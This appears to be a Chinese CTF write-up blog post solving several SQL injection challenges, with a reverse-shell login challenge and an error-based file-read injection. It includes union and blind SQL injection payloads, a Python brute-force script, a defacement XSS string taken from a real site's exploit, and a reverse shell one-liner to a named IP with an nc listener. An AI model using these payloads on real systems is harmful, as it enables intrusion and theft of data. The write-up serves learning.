最终执行的结果是：`flag{cdbf14c9551d5be5612f7bb5d2867853}`


整个过程就是这样，最关键的就是每一个`data`怎么构造。要很好地理解基于时间注入的原理，理解这里用到的sql语句的作用。（在网上有很多介绍的帖子，先看清楚整体的原理，然后再理解具体的sql语句的作用。（我是这样做的...之前没怎么接触过sql语句，第一次看的时候还是很懵逼的。）


1. select case when xxx then yyy eles zzz end
   这个语句是要判断xxx是否正确，正确则执行yyy，错误就执行zzz。
2. data中的 and '1'='1 作用是闭合了原本values('$ip') 中的右引号，不加的话，sql语句就是错误的。（可以在本地数据库
3. 这里还用到了之前提到过的 如何查找特定数据库中的表名 如何查找特定数据库、特定表的列名。这样比起找整个服务器上所有
4. sql注入语句的构造，都是很类似的，有一些函数是常用到的，见到以后要多积累，真正理解。
5. 这应该是我第三次看基于时间的sql注入类型的题目，感觉比起第一次理解的深刻太多了。继续进步！


文件包含2

实战2-注入

这个题目给了我们一个实际的网站（所以叫实战嘛~），告诉我们flag就是数据库的最后一个表名字，那我们可以猜测这里是有sql注入的…刚开始我尝试了在contacts里面注入（因为这里有可以提交内容的地方…），无果….然后就goole了一下这个网站的被曝出的漏洞，就发现了一个已经写好的payload，就是说找到了注入点。如下：








首先我理解了一下goole到的这个payload是怎么完成攻击的：网站并没有屏蔽掉sql的错误提示信息，所以当输入`id=4"><marquee><h1>hacked%20by%20-MR_0p3nx-</h`时，由于sql语句错误，就会在页面上显示报错信息，并且这个信息没有经过任何处理，那错误信息中包含的html标签就被当作是代码来处理了...就完成了攻击。

那我接下来就在这个页面，通过id来进行注入了。


首先测试`id=4` `id=4'` `id=4'%23`，发现只有在`id=4`时不会出错...根据其他两个的报错信息，猜测在原本的sql语句中，4是没有用单引号或者双引号括起来的（出现错误提示，有可能是引号被转义过了...但是在错误提示中引号是直接显示的，并没有经过转义，所以猜测原sql语句并没有使用引号）。那再构造`id=4 union select table_name from information_schema.tables`，提示列数不对应...经过测试，正确的payload为：`id=4 union select 1,2,3,table_name,4 from information_schema.tables`，所以的数据库表名称就都显示在页面中了，如下：



这个题目做起来还是很快的...只是最开始的时候会不知道从哪里入手，找到注入点之后就会简单很多，跟之前做过的sql注入都是一样的套路。

这是一个神奇的登陆框


题目说这是一个神奇的登陆框...emmmmm...我试了好多次也不知道这个神奇在哪里，一直都没有找到攻击的点。做出来这个题目也是比较凑巧....我先是假设了用户名是admin，然后在burpsuite爆破了一下，发现在密码为pong%%88时，服务器响应的内容不一样。然后在浏览器中输入，看到如下结果：



这个页面终于有不一样的地方出现了！！！有报错信息！！！刚开始注意力一直集中在这个报错信息上....没什么想法（其实这个报错信息跟解题就没关系）....然后就突然想到既然错误信息会回显，那我就可以基于报错来sql注入啊~然后构造了

```
admin_name=admin&admin_passwd=aa” union select database(),1#&submit=GO+GO+GO
```

（当然 select 两列是试出来的，admin_name和admin_passwd都是注入点，在任一个注入都可以。）




得到了数据库的名称：bugkusql1 。（这个Login_Name也迷惑我了...刚开始一直以为Login_Name真的是登录名...怪我太年轻...）

接下来就要找表的个数、名称，列的个数、名称。这些都和之前sql注入题目类似，就不一一写出payload了。最终，得到的

表名为flag1，列名为flag1。

```
admin_name=bugkusql1&admin_passwd=bugkusql1"union select flag1,1 from bugkusql1.flag1#&submit=GO+GO+GO
```



现在看我整个的做题思路感觉还是很奇怪的...自己都不明白为什么最开始测试的时候没有测试成功，没有找到注入点。（可能因为我一直试的都是单引号！？）

多次

sql注入2

- **wordpress**

login2

这个题目是反弹shell，参考了网上的答案。

登录的密码为`username=' union select md5(1),md5(1)#&password=1`


在服务器上使用 `nc -l -p 8080 -vvv`

在网站中输入 `bash -i >& /dev/tcp/23.106.128.52/8080 0>&1`

可以看到反弹shell成功，即可执行想要的指令。

```
bash-4.1$ ls
ls
css
```

```
fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
index.php
login.php
bash-4.1$ vim fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
vim fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal
```



- **login3**

  在username中输入等号、空格、and、union等都会提示是非法字符，说明服务器端过滤了一些字符。还有两种错误提示“username doesn’t exist”、“password error”。求解的代码如下：

```python
import urllib.request
import requests
import string
import re

url = 'http://47.93.190.246:49167/'
guess = string.digits + string.ascii_lowercase
headers = {
    'Host':'47.93.190.246:49167',
    'User-Agent':'Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0',
    'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    'Accept-Language':'zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3',
    'Accept-Encoding':'gzip, deflate',
    'Content-Type':'application/x-www-form-urlencoded',
    'Content-Length':'101',
    'Referer':'http://47.93.190.246:49167/index.php',
    'Cookie':'PHPSESSID=k6dm30v64avs3652bl768dr7v0',
    'Connection':'close',
    'Upgrade-Insecure-Requests':'1'
    }

answer = ''

for i in range(1,50):
    flag = 0
    for j in guess:
        postuser = "'^(select(ascii(substring((select(password)from(admin))from(%d)))<>%d))^1#"%(i,ord(
        #ascii函数返回字符表达式最左端字符的ASCII码值
        #这个题目里如果加上substring(xxx from 1 for 1)加上for的话就提示是非法字符了
        #ascii函数返回最左端，所以也就不需要substring的for了
        data = {'username':postuser,'password':'admin'}
        html = requests.post(url,headers = headers,data = data).text
        html = re.findall(r"<p align='center'>(.*?)</p>",html,re.S)[0]
        if 'username does not exist!' in html:
            answer += j
            flag = 1
            print(answer)
            break
    if flag == 0:
        break

print("password is" + answer)
```

和之前的注入程序很类似，只是之前我们用到了union或者and这样的，这里因为都被过滤掉了，所以用了`^`（异或）。用`<>`来代替被过滤掉的`=`，用括号代替被过滤掉的空格，我们构造的sql语句是：

`'^(select(ascii(substring((select(password)from(admin))from(%d)))<>%d))^1#`

第一个引号是为了闭合原本sql语句中的引号。这里相当于我们传递过去的username为空，即在服务器端拼凑起来的句子是：

`username=''^(select(ascii(substring((select(password)from(admin))from(%d)))<>%d))^1#'`

那`username=''`一定是0，任何数与0异或为本身，与1异或与本身相反，所以最终这个语句的结果是和

`(select(ascii(substring((select(password)from(admin))from(%d)))<>%d))`

的结果相反的。那么错误提示就根据这个语句结果的不同而不同....（也不知道这样的解释是不是太繁琐...反而解释的更复杂了...）我们在提交请求之后判断服务器的响应即可。

脚本得到的结果是md5加密的结果，加密前为skctf123456，这就是用户名为admin时的密码，登录进去就可以看到flag了。

….就解释到这里了…这个跟之前的题目相比，有一些新的知识点，所以我第一次接触的时候完全想不到，以为只有用`and`这一种方法呢…其实也是一种常见的套路，理解了之后会用，能想到用就可以了，也不用纠结为什么会想到这样处理….

报错注入

题目的意思：告诉我们过滤了一下我们可能会用到的字符、关键字，让我们在这种情况下查询文件`/var/test/key_1.php`的内容，这个文件中双引号包含的内容就是我们要找的flag值。

在网上了解一下报错注入的原理、用到的函数，读取文件可以用的函数。


这里用了load_file()函数，这个函数的参数可以是单引号、0x、char转换的字符，题目过滤掉了单引号，所以我们采用0x的方式，我们要读取的文件`/var/test/key_1.php`转换为0x形式为：`0x2f7661722f746573742f6b65795f312e706870`。在本地数据库测试读取文件内容，发现load_file()函数的返回值是文件包含的字节数，所以改为hex(load_file())，这样就可以得到十六进制形式的文件内容了。现在我们就可以得到文件内容了，但是直接这样作为payload是没有报错信息的（sql语句是正确的）。

这里又利用了`extravalue()`这个函数，它的作用是从目标xml中返回包含所查询值的字符串….当然我们在报错注入中并不是让用它来查找字符串…我们利用了它的特点：当它的第二个参数不是正确的地址形式字符串的时候就会出错。我们将读取到的文件内容（在其首尾都加上`0x7e`，让其一定不是地址形式字符串）作为它的第二个参数，然后我们就可以通过报错信息知道当前的地址字符串是什么，也就是我们从文件中读出的内容是什么。

最终构造的payload为：（用%0a代替了空格， 也可以用括号）

```
